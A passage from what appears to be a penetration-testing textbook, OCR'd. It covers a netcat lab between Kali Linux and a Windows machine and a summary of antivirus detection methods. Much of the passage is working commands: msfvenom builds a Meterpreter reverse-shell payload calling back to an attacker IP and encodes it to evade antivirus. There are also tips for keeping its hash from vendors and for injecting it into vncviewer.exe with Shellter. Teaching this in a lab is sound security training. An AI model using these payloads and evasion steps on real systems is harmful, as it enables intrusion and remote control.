


Figure 7.6 – Accessing the Python3 web server

4. Download the **nc.exe** file from Kali Linux and copy it to the **C:\Windows\System32** directory on Bob-PC. Once you've downloaded **nc.exe** from Kali Linux, you can quit the Python3 web server process.

5. Next, to create a listener (server) on Kali Linux, use the following command:kali@kali:~$ **nc -nlvp 1234**
Let's take a look at the preceding syntax in more detail:

- **-n**: Specifies to use IP addresses only and to not perform **Domain Name System** (**DNS**) queries
- **-l**: Specifies to listen for inbound connections
- **-v**: Verbose mode

• **-p**: Specifies which port to listen on

• Next, on Bob-PC, open the Windows Command Prompt and use the following command to connect to Kali Linux (listener):C:\Users\Bob> **nc -nv 172.30.1.29 1234**

• Once the session has been established from Bob-PC (client) to Kali Linux (listener), you can type messages on the shell, as shown here:




Figure 7.7 – Communicating via a remote shell

The following screenshot shows the output of the shell on Kali Linux:




Figure 7.8 – Sending and receiving a message

The following are various techniques that are used by antivirus solutions to detect a potential threat within an application or network traffic:

• **Signature-based**: Signature-based detection is one of the most common and perhaps an older technique that's used by threat detection and prevention systems. These techniques allow the antivirus application to look for matching code or patterns within a file, software, or network traffic. Once a match has been found, an alert is triggered and the antivirus takes action to prevent the threat. The disadvantage of using signature-based detection is that the antivirus solution relies on knowing the signature of a piece of malware to be able to detect files that contain the same malicious code. Without the signature of a new piece of malware, the antivirus program will miss the threat.

• **Behavioral-based**: In behavioral-based threat detection, if an antivirus or antimalware program detects a

file or an application on a host system to be not functioning within normal operating methods, it is placed within a sandbox environment. Within this sandbox environment, the potentially harmful application is executed within this virtual space, which allows the antivirus and antimalware programs to look out for any real potential threats or dangers.

• **Heuristic-based**: In heuristic-based threat detection, the antivirus and antimalware program usually need some rules to help it determine whether a file or application is harmful to the system or network. Furthermore, algorithms are also used to determine whether the executable file or running application has any malicious code within its instructions that have the potential to cause harm or data loss on the host system.

1. On your Kali Linux machine, open the Terminal and use the following command to create a reverse shell payload for a Windows operating system:kali@kali:~$ **msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.29 LPORT=4444 -f exe -o payload.exe**
This entire command uses the MSFvenon tool to create a specific payload that is designed to be executed on a Microsoft Windows operating system as the target. Additionally, the **LHOST** and **LPORT** values are set to the IP address and listening port number on the attacker machine, such as Kali Linux. Using the **–f** syntax allows you to specify the file format based on the architecture of the target. Once the payload has been generated, it will be stored within your current working directory within Kali Linux.

2. Next, open a web browser, go to https://www.virustotal.com, and upload the payload to determine its detection status:




Figure 7.12 – Checking the payload

As shown in the preceding snippet, over 50 antimalware sensors from various antimalware vendors were able to detect a potential threat within the payload file we have created. This means that if we upload and execute this payload on a target host system that is running one of these antimalware programs, there's a high possibility it will be flagged and blocked.
Important Note

Keep in mind that once you've submitted a file to **VirusTotal** and it has been flagged as malicious, the hash of the malicious file is also shared with other antivirus and security vendors within the industry. Therefore, the time to use your malicious payload is drastically reduced. To prevent the hash from being distributed while you're still checking the detection of your payload, you can use **NoDistribute** at https://nodistribute.com/.

3. Next, let's encode the payload using the **shikata_ga_nai** encoder and perform **9** iterations of the encoding to reduce the threat detection rating of the payload:kali@kali:~$ **msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.29 LPORT=4444 -f exe -o payload2.exe -e x86/shikata_ga_nai -i 9**

4. Next, let's upload **payload2.exe** to VirusTotal to determine the threat detection:




Figure 7.13 – Checking payload2

As shown in the preceding screenshot, while this new payload contains **9** iterations of encoding since it's using one of the most recommended encoders within MSFvenon, antimalware vendors are improving their threat detection strategies.

5. Next, let's create a third payload using a Windows template to check the current user:kali@kali:~$ **msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.29 LPORT=4444 -f exe -o encoded_payload3.exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/whoami.exe**

6. Next, upload the new payload to VirusTotal:




Figure 7.14 – Checking payload3

• On your Kali Linux machine, open the Terminal and use the following commands to install Shellter:kali@kali:~$ **sudo apt update**
kali@kali:~$ **sudo apt install shellter**

• Next, use the following commands to configure the working environment for Shellter and install Wine32:kali@kali:~$ **sudo dpkg --add-architecture i386**
kali@kali:~$ **sudo apt update**
kali@kali:~$ **sudo apt install wine32**

• Next, we will be using native Microsoft Windows software as our disguise. There are some very useful native Windows applications within Kali Linux. Use the following command to copy the **vncviewer.exe** tool to the current working directory: kali@kali:~$ **cp /usr/share/windows-binaries/vncviewer.exe ./**

• Next, use the following command to launch Shellter on Kali Linux:kali@kali:~$ **sudo shellter**

• Next, when the Shellter window appears, you will be given the option to use Shellter in automatic or manual mode. Type **A** and hit *Enter* to operate in automatic mode:

Figure 7.15 – Choosing the mode of operation

• Next, Shellter will require the Windows executable file. Specify the directory with the following filename:

Figure 7.16 – Specifying the Windows executable file

• Shellter will determine where it can inject shellcode within the Windows executable file. Once this process is completed, type **Y** and hit *Enter* to enable stealth mode:

